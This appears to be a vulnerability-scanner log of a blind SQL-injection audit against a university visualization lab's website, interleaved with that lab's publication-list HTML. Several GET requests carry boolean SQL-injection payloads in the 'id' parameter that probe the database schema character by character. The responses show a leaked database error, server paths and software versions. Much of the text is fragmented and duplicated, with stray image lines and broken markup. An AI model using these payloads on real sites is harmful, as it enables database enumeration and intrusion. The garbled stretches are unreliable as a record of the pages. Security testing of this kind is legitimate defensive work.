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    G.E. Marai, C.M. Grimm, D.H. Laidlaw. <b>Arthrodiol Joint
Markerless Cross-Parameterization and Biomechanical Visualization</b>.
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    <a name=""></a> [Marai-2007-DDP] <br>
      G.E. Marai. <b>Data-driven Predictive Modeling of Diarthrodial
Joints</b>. <i>Ph.D. Dissertation, Brown University</i>, May 2007.
      <A HREF="../results/downloadPub.php?id=53">(file)
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Method for Generating Cartilage Maps and Deformations in the Multi-
Articulating Wrist Joint From CT Images</b>. <i>IEEE 2006 Conference of the
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    <a name=""></a> [Marai-2006-SRR] <br>
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      <A HREF="../results/showbibtex.php?id=89">(bibtex: Marai-2006-
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    <a name=""></a> [Marai-2005-MIS] <br>
    G.E. Marai, D.H. Laidlaw. <b>Markerless inter-subject bone shape
matching using 2D projections</b>. <i>MICCAI 2005 short papers</i>, 2005.
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    <a name=""></a> [Bromberg-2004-HBC] <br>
    E. Bromberg, A. Jonsson, G.E. Marai, M. McGuire. <b>Hybrid
Billboard Clouds for Model Simplification</b>. <i>ACM SIGGRAPH 2004 Poster
Compendium</i>, 2004.
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    <a name=""></a> [Marai-2004-JAI] <br>
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<b>JointViewer -- an interactive system for exploring orthopedic data</b>.
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    <a name=""></a> [Sibley-2004-WCF] <br>
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Synthesis and Geometry Placement</b>. <i>ACM SIGGRAPH 2004 Poster
Compendium</i>, 2004.
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[\(bibtex: Marai-2003-A3M\)](#).

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G.E. Marai, D.H. Laidlaw, C. Demiralp, S. Andrews, C.M. Grimm, J.J. Crisco. Estimating Joint Contact Areas and Ligament Lengths from Bone Kinematics and Surfaces. <i>IEEE Transactions on Biomedical Engineering</i>, May 2003.

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[\(bibtex: Marai-2003-EJC\)](#).

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    G.E. Marai, D.H. Laidlaw, C. Demiralp, C. Grimm, J.J. Crisco, D.
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    Patients with Malunited Distal Radius Fracture Despite Normal Radioulnar
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    <A HREF="../../results/showbibtex.php?id=56">(bibtex: Marai-2002-
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  </A>

    <A HREF="../../results/showbibtex.php?id=52">(bibtex: Marai-2002-
    VOC)</A>.<br />
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    C. Demiralp, G.E. Marai, S. Andrews, D.H. Laidlaw, J.J. Crisco,
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  </A>

    <A HREF="../../results/showbibtex.php?id=55">(bibtex: Demiralp-2001
    -MAV)</A>.<br />
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    <a name=""></a> [Marai-1998-GCO] <br>
    G.E. Marai. <b>Geometry Compression of DirectX Files</b>.
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[\(bibtex: Marai-1998-GCO\)](#)

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Other Bibliography

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User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1; SV1; .NET CLR 1.1.4322)
Accept: */*
Pragma: no-cache
Host: vis.cs.pitt.edu
X-Scan-Memo: Category="Audit";
Function="createStateRequestFromAttackDefinition";
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AttackParamSubIndex="0"; CheckId="(null)"; Engine="Sql+Injection";
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Connection: Keep-Alive
Cookie: CustomCookie=WebInspect78166ZX9B73B854A3C641D7892DCBE1AB306622YE74B
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Server: Apache/2.2.8 (Unix) mod_ssl/2.2.8 OpenSSL/0.9.7a DAV/2
Phusion_Passenger/2.2.11 PHP/5.2.5 mod_perl/2.0.3 Perl/v5.8.5
X-Powered-By: PHP/5.2.5
Content-Length: 1341
Keep-Alive: timeout=5, max=88
Connection: Keep-Alive
Content-Type: text/html
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Query failed: Table 'visdb.spitable' doesn't exist



Page: http://vis.cs.pitt.edu:80/webtest/newvisweb/results/showTalk.php?id=7%09AND%09(select%09ASCII(SUBSTR(schema()%2c1%2c1)))%09%3c128%09Or%09%3d6

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id=9
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1.1.4322)
Accept: */*
Pragma: no-cache
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Phusion_Passenger/2.2.11 PHP/5.2.5 mod_perl/2.0.3 Perl/v5.8.5
X-Powered-By: PHP/5.2.5
Content-Length: 4046
Keep-Alive: timeout=5, max=50
Connection: Keep-Alive
Content-Type: text/html

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<script type="text/javascript" src="../include/menu.js"></script>
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        <a href="http://www.pitt.edu"> <b>University of Pittsburgh</b> </a>
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<a class="menuItem" href="../../results/images.php">Images</a>
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Training</a><br>

</div>

<div class="float" style="margin-left:15px; margin-right:15px ">
  <h3><a href="../../../research/showArea.php?id=1">Biomedical Imaging and
Visualization</a><br>
  <a href="../../../research/showArea.php?id=2">Biological Systems Modeling and
Simulation</a><br>
  <a href="../../../research/showArea.php?id=4">Visual Exploration and
Analysis</a><br>
  <a href="../../../research/showArea.php?id=6">Graphics Exploratories</a><br>
</div>

<div class="spacer">&nbsp;</div>

<!-- the body of the page ends here -->
</div>

</body>
</html>
```

Page: [http://vis.cs.pitt.edu:80/webtest/newvisweb/results/showbibtex.php?id=521%09AND%09\(select%09ASCII\(SUBSTR\(schema\(\)%2c6%2c1\)\)\)%09%3c0%09Or%09%3d6](http://vis.cs.pitt.edu:80/webtest/newvisweb/results/showbibtex.php?id=521%09AND%09(select%09ASCII(SUBSTR(schema()%2c6%2c1)))%09%3c0%09Or%09%3d6)

Request:

```
GET /webtest/newvisweb/results/showbibtex.php?id=521%09AND%09(select%09ASCII
(SUBSTR(schema()%2c6%2c1)))%09%3c0%09Or%09%3d6 HTTP/1.1
Referer: http://vis.cs.pitt.edu:80/webtest/newvisweb/people/showPeople.php?
id=9
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1; SV1; .NET CLR
1.1.4322)
Accept: */*
Pragma: no-cache
Host: vis.cs.pitt.edu
X-Scan-Memo: Category="Audit";
Function="createStateRequestFromAttackDefinition";
SID="AF165F5E751EDC3925C0531B6E49C484";
PSID="28DE83F83C6AA7DB5FE1738BEF06019F"; SessionType="AuditAttack";
CrawlType="None"; AttackType="QueryParamManipulation";
OriginatingEngineID="9722923f-f8d3-49c2-90bd-7c0e15901c18";
```



```
AttackSequence="80"; AttackParamDesc="id"; AttackParamIndex="0";
AttackParamSubIndex="0"; CheckId="(null)"; Engine="Sql+Injection";
Retry="False"; SmartMode="NonServerSpecificOnly"; AttackString="521%2509AND%
2509(select%2509ASCII(SUBSTR(schema()%252c1%252c1))%2509%253c0%2509Or%
25093%253d6"; AttackStringProps="Attack";
Connection: Keep-Alive
Cookie: CustomCookie=WebInspect78166ZX9B73B854A3C641D7892DCBE1AB306622YE74B
```

Response:

```
HTTP/1.1 200 OK
Date: Sat, 06 Oct 2012 03:04:59 GMT
Server: Apache/2.2.8 (Unix) mod_ssl/2.2.8 OpenSSL/0.9.7a DAV/2
Phusion_Passenger/2.2.11 PHP/5.2.5 mod_perl/2.0.3 Perl/v5.8.5
X-Powered-By: PHP/5.2.5
Content-Length: 21
Keep-Alive: timeout=5, max=78
Connection: Keep-Alive
Content-Type: text/html
```

Unknown publication

Page: [http://vis.cs.pitt.edu:80/webtest/newvisweb/results/showVideo.php?id=16%09AND%09\(select%09ASCII\(SUBSTR\(schema\(\)%2c1%2c1\)\)\)%09%3c128%09Or%093%3d6](http://vis.cs.pitt.edu:80/webtest/newvisweb/results/showVideo.php?id=16%09AND%09(select%09ASCII(SUBSTR(schema()%2c1%2c1)))%09%3c128%09Or%093%3d6)

Request:

```
GET /webtest/newvisweb/results/showVideo.php?id=16%09AND%09(select%09ASCII
(SUBSTR(schema()%2c1%2c1)))%09%3c128%09Or%093%3d6 HTTP/1.1
Referer: http://vis.cs.pitt.edu:80/webtest/newvisweb/results/videos.php
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1; SV1; .NET CLR
1.1.4322)
Accept: */*
Pragma: no-cache
Host: vis.cs.pitt.edu
X-Scan-Memo: Category="Audit";
Function="createStateRequestFromAttackDefinition";
SID="5AC6F1A04EE80BFABD6B2E38C41C7E85";
PSID="96ACCB27D012C08860344B4C5360473B"; SessionType="AuditAttack";
CrawlType="None"; AttackType="QueryParamManipulation";
OriginatingEngineID="9722923f-f8d3-49c2-90bd-7c0e15901c18";
AttackSequence="38"; AttackParamDesc="id"; AttackParamIndex="0";
AttackParamSubIndex="0"; CheckId="(null)"; Engine="Sql+Injection";
Retry="False"; SmartMode="NonServerSpecificOnly"; AttackString="16%2509AND%
2509(select%2509ASCII(SUBSTR(schema()%252c1%252c1))%2509%253c128%2509Or%
25093%253d6"; AttackStringProps="Attack";
Connection: Keep-Alive
Cookie:
CustomCookie=WebInspect78166ZX9B73B854A3C641D7892DCBE1AB306622YE74B; PHPSESSI
D=acb64d3b64fde8695b8bd2a461ea19a9
```

Response:

```
HTTP/1.1 200 OK
Date: Sat, 06 Oct 2012 03:05:42 GMT
Server: Apache/2.2.8 (Unix) mod_ssl/2.2.8 OpenSSL/0.9.7a DAV/2
Phusion_Passenger/2.2.11 PHP/5.2.5 mod_perl/2.0.3 Perl/v5.8.5
X-Powered-By: PHP/5.2.5
```



Content-Length: 5583

Keep-Alive: timeout=5, max=65

Connection: Keep-Alive

Content-Type: text/html

```
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN"
"http://www.w3.org/TR/html4/loose.dtd">
<html>
<head>
<title>iVRL University of Pittsburgh</title>
<link rel="Stylesheet" type="text/css" href="../include/stylesheet.css">
<script type="text/javascript" src="../include/menu.js"></script>
</head>
<body style="background-image: url(../images/background.jpg);background-
repeat: repeat-y">
<a name="TOP"></a>
<div style="background-image:url(../images/top_background.jpg);width:100%">
</div>

<table>
<tr>
<td><a href="../index.html">  </a> </td>
<td width="100"></td>
<td valign="bottom">
<a href="../index.html"> <b>Lab Home</b> </a> <br/>
<a href="http://www.cs.pitt.edu"> <b>Department of Computer
Science</b> </a> <br/>
<a href="http://www.pitt.edu"> <b>University of Pittsburgh</b> </a>
</td>
</tr>
</table>

<br/><br/>

<a class="headAFocus">Results</a>

<div class="menuSpace">
<div class="menu" id="resultMenu">
<a class="menuItem" href="../results/pubs.php">Publications</a>
<a class="menuItem" href="../results/videos.php">Videos</a>
<a class="menuItem" href="../results/talks.php">Talks</a>
<a class="menuItem" href="../results/images.php">Images</a>
</div>
</div>
<div class="buffer"></div>

<div style="margin-left:15px;">
<!-- the body of the page begins here -->

<a href="../../results/videos/Wetzel-2008-3DD.wmv"><h1
align="center">3D Downtown Pittsburgh</h1></a>
```



<p style="text-align:center">6.99 M
by Nat Wetzel
</p>
<p style="text-align:center; font-size:small">Projects Themes</p>

<p></p>

<div class="float" style="margin-left:15px; margin-right:15px ">
 <h3>Projects</h3>
 Image-based Wrist Motion Tracking

 Motion Tracking from Digitally Reconstructed Radiographs

 Kinematics and Image-based Measurements of Wrist Cartilage and Ligaments

 Predictive Computational Models for Orthopaedics

 The Chinese Room: Machine Translation Visualization

 Intelligent Tutoring Systems for Physics Majors

 Visual Analysis of Orthopaedics Data

 Environmentally-Themed Video Gaming

 GL Painter

 Stress Tensor Exploration for Turbulent Combustion Calculations

 Visual Debuggers for Diagram-Based Biological Models

 Geriatric Research in Ambulatory and Cognitive Excellence (GRACE)

 Interactive Multiplots for Regression Testing of Software Programs

 Astroshelf: Understanding the Universe through Scalable Navigation of a Galaxy of Annotations

 Public Speech Training

 Image-based Wrist Motion Tracking

 Motion Tracking from Digitally Reconstructed Radiographs

 Kinematics and Image-based Measurements of Wrist Cartilage and Ligaments

 Predictive Computational Models for Orthopaedics

 The Chinese Room: Machine Translation Visualization

 Intelligent Tutoring Systems for Physics Majors

 Visual Analysis of Orthopaedics Data

 Environmentally-Themed Video Gaming

 GL Painter

 Stress Tensor Exploration for Turbulent Combustion Calculations

 Visual Debuggers for Diagram-Based Biological Models

 Geriatric Research in



```
Ambulatory and Cognitive Excellence (GRACE)</a><br>
  <a href="../../../research/showProject.php?id=25">Interactive Multiplots for
Regression Testing of Software Programs</a><br>
  <a href="../../../research/showProject.php?id=26">Astroshelf: Understanding
the Universe through Scalable Navigation of a Galaxy of Annotations</a><br>
  <a href="../../../research/showProject.php?id=27">Public Speech
Training</a><br>

</div>

<div class="float" style="margin-left:15px; margin-right:15px ">
  <h3><a name="THEMES">Themes</a></h3>
  <a href="../../../research/showArea.php?id=1">Biomedical Imaging and
Visualization</a><br>
  <a href="../../../research/showArea.php?id=2">Biological Systems Modeling and
Simulation</a><br>
  <a href="../../../research/showArea.php?id=4">Visual Exploration and
Analysis</a><br>
  <a href="../../../research/showArea.php?id=6">Graphics Exploratories</a><br>
</div>

<div class="spacer">&nbsp;</div>

<!-- the body of the page ends here -->
</div>

</body>
</html>
```

Page: [http://vis.cs.pitt.edu:80/webtest/newvisweb/results/downloadPub.php?id=521%09AND%09\(select%09ASCII\(SUBSTR\(schema\(\)%2c6%2c1\)\)\)%09%3c0%09Or%09%3d6](http://vis.cs.pitt.edu:80/webtest/newvisweb/results/downloadPub.php?id=521%09AND%09(select%09ASCII(SUBSTR(schema()%2c6%2c1)))%09%3c0%09Or%09%3d6)

Request:

```
GET /webtest/newvisweb/results/downloadPub.php?id=521%09AND%09(select%
09ASCII(SUBSTR(schema()%2c6%2c1)))%09%3c0%09Or%09%3d6 HTTP/1.1
Referer: http://vis.cs.pitt.edu:80/webtest/newvisweb/people/showPeople.php?
id=9
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1; SV1; .NET CLR
1.1.4322)
Accept: */*
Pragma: no-cache
Host: vis.cs.pitt.edu
X-Scan-Memo: Category="Audit";
Function="createStateRequestFromAttackDefinition";
SID="17D97B2EC6C5D8C15073E2ED0DCB78C1";
PSID="3B4CB61391B69CF25BC4869466D0A845"; SessionType="AuditAttack";
CrawlType="None"; AttackType="QueryParamManipulation";
OriginatingEngineID="9722923f-f8d3-49c2-90bd-7c0e15901c18";
AttackSequence="80"; AttackParamDesc="id"; AttackParamIndex="0";
AttackParamSubIndex="0"; CheckId="(null)"; Engine="Sql+Injection";
Retry="False"; SmartMode="NonServerSpecificOnly"; AttackString="521%2509AND%
2509(select%2509ASCII(SUBSTR(schema()%252c6%252c1)))%2509%253c0%2509Or%
25093%253d6"; AttackStringProps="Attack";
Connection: Keep-Alive
Cookie: CustomCookie=WebInspect78166ZX9B73B854A3C641D7892DCBE1AB306622YE74B
```

**Response:**

HTTP/1.1 200 OK
Date: Sat, 06 Oct 2012 03:05:36 GMT
Server: Apache/2.2.8 (Unix) mod_ssl/2.2.8 OpenSSL/0.9.7a DAV/2
Phusion_Passenger/2.2.11 PHP/5.2.5 mod_perl/2.0.3 Perl/v5.8.5
X-Powered-By: PHP/5.2.5
Content-Disposition: attachment; filename=".
Content-Length: 0
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: application/octet-stream

Page: http://vis.cs.pitt.edu:80/webtest/newvisweb/resources/showFaq.php?id=9%09AND%09(select%09ASCII(SUBSTR(schema()%2c6%2c1)))%09%3c0%09Or%09%3d6

Request:

GET /webtest/newvisweb/resources/showFaq.php?id=9%09AND%09(select%09ASCII(SUBSTR(schema()%2c6%2c1)))%09%3c0%09Or%09%3d6 HTTP/1.1
Referer: http://vis.cs.pitt.edu:80/webtest/newvisweb/resources/faqs.php
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1; SV1; .NET CLR 1.1.4322)
Accept: */*
Pragma: no-cache
Host: vis.cs.pitt.edu
X-Scan-Memo: Category="Audit";
Function="createStateRequestFromAttackDefinition";
SID="F1C7CF11885E521112A71393DBAF2120";
PSID="B0B6307DEC4342D8C64DB6961D55C320"; SessionType="AuditAttack";
CrawlType="None"; AttackType="QueryParamManipulation";
OriginatingEngineID="9722923f-f8d3-49c2-90bd-7c0e15901c18";
AttackSequence="75"; AttackParamDesc="id"; AttackParamIndex="0";
AttackParamSubIndex="0"; CheckId="(null)"; Engine="Sql+Injection";
Retry="False"; SmartMode="NonServerSpecificOnly"; AttackString="9%2509AND%2509(select%2509ASCII(SUBSTR(schema()%252c6%252c1)))%2509%253c0%2509Or%2509%253d6"; AttackStringProps="Attack";
Connection: Keep-Alive
Cookie: CustomCookie=WebInspect78166ZX9B73B854A3C641D7892DCBE1AB306622YE74B

Response:

HTTP/1.1 200 OK
Date: Sat, 06 Oct 2012 03:05:54 GMT
Server: Apache/2.2.8 (Unix) mod_ssl/2.2.8 OpenSSL/0.9.7a DAV/2
Phusion_Passenger/2.2.11 PHP/5.2.5 mod_perl/2.0.3 Perl/v5.8.5
X-Powered-By: PHP/5.2.5
Content-Length: 2125
Keep-Alive: timeout=5, max=71
Connection: Keep-Alive
Content-Type: text/html

<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN"
"http://www.w3.org/TR/html4/loose.dtd">

<html>
<head>
<title>iVRL University of Pittsburgh</title>
<link rel="Stylesheet" type="text/css" href="../include/stylesheet.css">



```
<script type="text/javascript" src="../include/menu.js"></script>
</head>
<body style="background-image: url(../images/background.jpg);background-
repeat: repeat-y">
<a name="TOP"></a>
<div style="background-image:url(../images/top_background.jpg);width:100%">
</div>

<table>
<tr>
<td><a href="../index.html">  </a> </td>
<td width="100"></td>
<td valign="bottom">
<a href="../index.html"> <b>Lab Home</b> </a> <br/>
<a href="http://www.cs.pitt.edu"> <b>Department of Computer
Science</b> </a> <br/>
<a href="http://www.pitt.edu"> <b>University of Pittsburgh</b> </a>
</td>
</tr>
</table>

<br/>

<a class="headAFocus">Resources</a><td>

<div class="menuSpace">
<div class="menu" id="resourceMenu">
<a class="menuItem" href="../resources/lists.php">Lists</a>
<a class="menuItem" href="../resources/faqs.php">FAQs</a>
<a class="menuItem" href="../resources/doc.php">Documentation</a>
<a class="menuItem" href="../resources/venues.php">Venues</a>
</div>
</div>
<div class="buffer"></div>

<div style="margin-left:15px;">
<!-- the body of the page begins here -->

<h1 align="center"></h1>
<!-- <p style="text-align:center">Author: </p> -->

<p></p>

<br />
<b>Warning</b>: include(faqs/) [<a
href='function.include'>function.include</a>]: failed to open stream: No
such file or directory in
<b>/afs/cs.pitt.edu/projects/vis/visweb/webtest/newvisweb/resources/showFaq.
php</b> on line <b>43</b><br />
<br />
<b>Warning</b>: include() [<a
href='function.include'>function.include</a>]: Failed opening 'faqs/' for
```




```
inclusion (include_path='./usr/lib/php') in
<b>/afs/cs.pitt.edu/projects/vis/visweb/webtest/newvisweb/resources/showFaq.
php</b> on line <b>43</b><br />
```

```
<div class="spacer">&nbsp;</div>
```

```
<!-- the body of the page ends here -->
</div>
```

```
</body>
</html>
```

Page: [http://vis.cs.pitt.edu:80/webtest/newvisweb/resources/showList.php?id=20%09AND%09\(select%09ASCII\(SUBSTR\(schema\(\)%2c1%2c1\)\)\)%09%3c128%09Or%09%3d6](http://vis.cs.pitt.edu:80/webtest/newvisweb/resources/showList.php?id=20%09AND%09(select%09ASCII(SUBSTR(schema()%2c1%2c1)))%09%3c128%09Or%09%3d6)

Request:

```
GET /webtest/newvisweb/resources/showList.php?id=20%09AND%09(select%09ASCII
(SUBSTR(schema() %2c1%2c1))) %09%3c128%09Or%09%3d6 HTTP/1.1
Referer: http://vis.cs.pitt.edu:80/webtest/newvisweb/resources/lists.php
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1; SV1; .NET CLR
1.1.4322)
Accept: */*
Pragma: no-cache
Host: vis.cs.pitt.edu
X-Scan-Memo: Category="Audit";
Function="createStateRequestFromAttackDefinition";
SID="7B9BDC56B5B5E757C7D8719B908D7464";
PSID="80CCB02611DFC8F628FA0802686C6284"; SessionType="AuditAttack";
CrawlType="None"; AttackType="QueryParamManipulation";
OriginatingEngineID="9722923f-f8d3-49c2-90bd-7c0e15901c18";
AttackSequence="36"; AttackParamDesc="id"; AttackParamIndex="0";
AttackParamSubIndex="0"; CheckId="(null)"; Engine="Sql+Injection";
Retry="False"; SmartMode="NonServerSpecificOnly"; AttackString="20%2509AND%
2509(select%2509ASCII(SUBSTR(schema() %252c1%252c1))) %2509%253c128%2509Or%
2509%253d6"; AttackStringProps="Attack";
Connection: Keep-Alive
Cookie: CustomCookie=WebInspect78166ZX9B73B854A3C641D7892DCBE1AB306622YE74B
```

Response:

```
HTTP/1.1 200 OK
Date: Sat, 06 Oct 2012 03:06:37 GMT
Server: Apache/2.2.8 (Unix) mod_ssl/2.2.8 OpenSSL/0.9.7a DAV/2
Phusion_Passenger/2.2.11 PHP/5.2.5 mod_perl/2.0.3 Perl/v5.8.5
X-Powered-By: PHP/5.2.5
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html
Content-Length: 1022670
```

```
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN"
"http://www.w3.org/TR/html4/loose.dtd">
<html>
<head>
<title>iVRL University of Pittsburgh</title>
<link rel="Stylesheet" type="text/css" href="../include/stylesheet.css">
<script type="text/javascript" src="../include/menu.js"></script>
```



```
</head>
<body style="background-image: url(../images/background.jpg);background-
repeat: repeat-y">
<a name="TOP"></a>
<div style="background-image:url(../images/top_background.jpg);width:100%">
</div>

<table>
<tr>
  <td><a href="../index.html">  </a> </td>
  <td width="100"></td>
  <td valign="bottom">
    <a href="../index.html"> <b>Lab Home</b> </a> <br/>
    <a href="http://www.cs.pitt.edu"> <b>Department of Computer
Science</b> </a> <br/>
    <a href="http://www.pitt.edu"> <b>University of Pittsburgh</b> </a>
  </td>
</tr>
</table>

<br/>

<a class="headAFocus">Resources</a><td>

<div class="menuSpace">
<div class="menu" id="resourceMenu">
<a class="menuItem" href="../resources/lists.php">Lists</a>
<a class="menuItem" href="../resources/faqs.php">FAQs</a>
<a class="menuItem" href="../resources/doc.php">Documentation</a>
<a class="menuItem" href="../resources/venues.php">Venues</a>
</div>
</div>
<div class="buffer"></div>

<div style="margin-left:15px;">
<!-- the body of the page begins here -->

<h1 align="center">Astroshelf</h1>
<p style="text-align:center">Author: Liz Marai, Daniel Oliphant</p>

<p></p>

<table cellpadding="10" cellspacing="10" border="0" style="text-
align:left;width:100%;" summary="">

  <tr>
    <td style="vertical-align:middle;text-align:middle;"></td>
    <td style="vertical-align:middle;text-align:left;">
      <a name=""></a> [A.M. Smith-2010-VTF] <br>
      A.M. Smith, W. Xu, Y. Sun, J.R. Faeder, G.E. Marai. <b>Visual
Tools for Modeling and Simulation of Cell Signaling Networks </b>.
<i>Carnegie Mellon University Bioimaging Informatics Symposium</i>, Sep
```



```
2010.
<A HREF="../../../results/downloadPub.php?id=408">(file)
</A>

    <A HREF="../../../results/showbibtex.php?id=408">(bibtex: A.M. Smith-
2010-VTF)</A>.<br />
    </td>
    <tr>
    <tr>
        <td style="vertical-align:middle;text-align:middle;"></td>
        <td style="vertical-align:middle;text-align:left;">
            <a name=""></a> [A.M. Smith-2010-VTF] <br>
            A.M. Smith, W. Xu, Y. Sun, J.R. Faeder, G.E. Marai. <b>Visual
Tools for Modeling and Simulation of Cell Signaling Networks </b>.
<i>Carnegie Mellon University Bioimaging Informatics Symposium</i>, Sep
2010.
            <A HREF="../../../results/downloadPub.php?id=408">(file)
        </A>

        <A HREF="../../../results/showbibtex.php?id=408">(bibtex: A.M. Smith-
2010-VTF)</A>.<br />
        </td>
        <tr>
        <tr>
            <td style="vertical-align:middle;text-align:middle;"></td>
            <td style="vertical-align:middle;text-align:left;">
                <a name=""></a> [A.M. Smith-2010-VTF] <br>
                A.M. Smith, W. Xu, Y. Sun, J.R. Faeder, G.E. Marai. <b>Visual
Tools for Modeling and Simulation of Cell Signaling Networks </b>.
<i>Carnegie Mellon University Bioimaging Informatics Symposium</i>, Sep
2010.
                <A HREF="../../../results/downloadPub.php?id=408">(file)
            </A>

            <A HREF="../../../results/showbibtex.php?id=408">(bibtex: A.M. Smith-
2010-VTF)</A>.<br />
            </td>
            <tr>
            <tr>
                <td style="vertical-align:middle;text-align:middle;"></td>
                <td style="vertical-align:middle;text-align:left;">
                    <a name=""></a> [A.M. Smith-2010-VTF] <br>
                    A.M. Smith, W. Xu, Y. Sun, J.R. Faeder, G.E. Marai. <b>Visual
Tools for Modeling and Simulation of Cell Signaling Networks </b>.
<i>Carnegie Mellon University Bioimaging Informatics Symposium</i>, Sep
2010.
                    <A HREF="../../../results/downloadPub.php?id=408">(file)
                </A>

                <A HREF="../../../results/showbibtex.php?id=408">(bibtex: A.M. Smith-
2010-VTF)</A>.<br />
                </td>
                <tr>
                <tr>
                    <td style="vertical-align:middle;text-align:middle;"></td>
                    <td style="vertical-align:middle;text-align:left;">
                        <a name=""></a> [A.M. Smith-2010-VTF] <br>
                        A.M. Smith, W. Xu, Y. Sun, J.R. Faeder, G.E. Marai. <b>Visual
Tools for Modeling and Simulation of Cell Signaling Networks </b>.
<i>Carnegie Mellon University Bioimaging Informatics Symposium</i>, Sep
```



```
2010.
<A HREF="../../../results/downloadPub.php?id=408">(file)
</A>

<A HREF="../../../results/showbibtex.php?id=408">(bibtex: A.M. Smith-
2010-VTF)</A>.<br />
</td>
<tr>
<tr>
<td style="vertical-align:middle;text-align:middle;"></td>
<td style="vertical-align:middle;text-align:left;">
<a name=""></a> [A.M. Smith-2010-VTF] <br>
A.M. Smith, W. Xu, Y. Sun, J.R. Faeder, G.E. Marai. <b>Visual
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
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
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
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
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
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
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
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                Fedor Korsakov, Daniel Keefe. <b>Getting All Your Bats in a
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<i>IEEE Eurographics</i>, 2010.
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
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
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
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
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
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
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
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
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
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
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
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                        <a name=""></a> [Marai-2009-MIT] <br>
                        G.E. Marai. <b>MyWorld4D: Introduction to Computer Graphics with
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track</i>, Aug 2009.
                                <A HREF="../../../results/downloadPub.php?id=271">(file)
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<i></i>, Jun 2010.
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 </td> </tr></div>
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1980.

[\(file\)](../../../results/downloadPub.php?id=435)

[\(bibtex: Marr-1980-TOE\)](../../../results/showbibtex.php?id=435)

[\[\\[Marr-1980-TOE\\]\]\(#\)](#)

D. Marr, E. Hildreth. **Theory of Edge Detection**. *Proceedings of the Royal Society of London, Biological Sciences*, 1980.

[\(file\)](../../../results/downloadPub.php?id=435)

[\(bibtex: Marr-1980-TOE\)](../../../results/showbibtex.php?id=435)

[\[\\[Masuch-1999-SDM\\]\]\(#\)](#)

Maic Masuch, Stefan Schlechtweg, Ronny Schulz. **Speedlines: Depicting Motion in Motionless Pictures**. *Siggraph: Abstracts and Applications*, 1999.

[\(file\)](../../../results/downloadPub.php?id=429)

[\(bibtex: Masuch-1999-SDM\)](../../../results/showbibtex.php?id=429)

[\[\\[Masuch-1999-SDM\\]\]\(#\)](#)

Maic Masuch, Stefan Schlechtweg, Ronny Schulz. **Speedlines: Depicting Motion in Motionless Pictures**. *Siggraph: Abstracts and Applications*, 1999.

[\(file\)](../../../results/downloadPub.php?id=429)

[\(bibtex: Masuch-1999-SDM\)](../../../results/showbibtex.php?id=429)

[\[\\[Masuch-1999-SDM\\]\]\(#\)](#)

Maic Masuch, Stefan Schlechtweg, Ronny Schulz. **Speedlines: Depicting Motion in Motionless Pictures**. *Siggraph: Abstracts and Applications*, 1999.

[\(file\)](../../../results/downloadPub.php?id=429)




```
<A HREF="../../results/showbibtex.php?id=429">(bibtex: Masuch-1999-SDM)</A>.<br />
</td>
<tr>
<tr>
<td style="vertical-align:middle;text-align:middle;"></td>
<td style="vertical-align:middle;text-align:left;">
<a name=""></a> [Masuch-1999-SDM] <br>
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Applications</i>, 1999.
<A HREF="../../results/downloadPub.php?id=429">(file)
</A>

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</A>

<A HREF="../../results/showbibtex.php?id=429">(bibtex: Masuch-1999-SDM)</A>.<br />
</td>
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466



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<A HREF="../../results/showbibtex.php?id=591">(bibtex: Mays-2012-
UIT)</A>.<br />
</td>
<tr>
<tr>
<td style="vertical-align:middle;text-align:middle;"></td>
<td style="vertical-align:middle;text-align:left;">
<a name=""></a> [Mays-2012-UIT] <br>
N. Mays, C. Rosano, H.J. Aizenstein, R. Boudreau, G.E. Marai, A.
Maries, W.J. Layton, F. Thomas, K. Yaffe, L.J. Launer. A.B. Newman. <b>Using
iterated Tikhonov regularization with the L-curve method to Quantify the
Correlation Between Neuroimaging and Gait Data</b>. <i>Journal of
Computational and Mathematical Methods in Medicine</i>, 2012. In Review
<A HREF="../../results/downloadPub.php?id=591">(file)
</A>

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<td style="vertical-align:middle;text-align:middle;"></td>
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<a name=""></a> [McKagan-2008-DAR] <br>
S.B. McKagan, K.K. Perkins, M. Dubson, C. Malley, S. Reid, R.
LeMaster, C.E. Wieman. <b>Developing and Researching PhET simulations for
Teaching Quantum Mechanics</b>. <i>American Journal of Physics</i>, May
2008.
```



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<A HREF="../results/downloadPub.php?id=127">(file)
</A>

        <A HREF="../results/showbibtex.php?id=127">(bibtex: McKagan-2008
-DAR)</A>.<br />
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            <tr>
                <td style="vertical-align:middle;text-align:middle;"></td>
                <td style="vertical-align:middle;text-align:left;">
                    <a name=""></a> [McKendree-1990-EFC] <br>
                    J. McKendree. <b>Effective Feedback Content for Tutoring Complex
                    Skills</b>. <i>Human-Computer Interaction</i>, Apr 1990.
                    <A HREF="../results/downloadPub.php?id=112">(file)
                </A>

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J. McKendree. <b>Effective Feedback Content for Tutoring Complex
Skills</b>. <i>Human-Computer Interaction</i>, Apr 1990.
```

Page: http://vis.cs.pitt.edu:80/results/downloadPub.php?id=589%09AND%09(select%09ASCII(SUBSTR(schema)%2c6%2c1)))%09%3c0%09Or%093%3d6

Request:

```
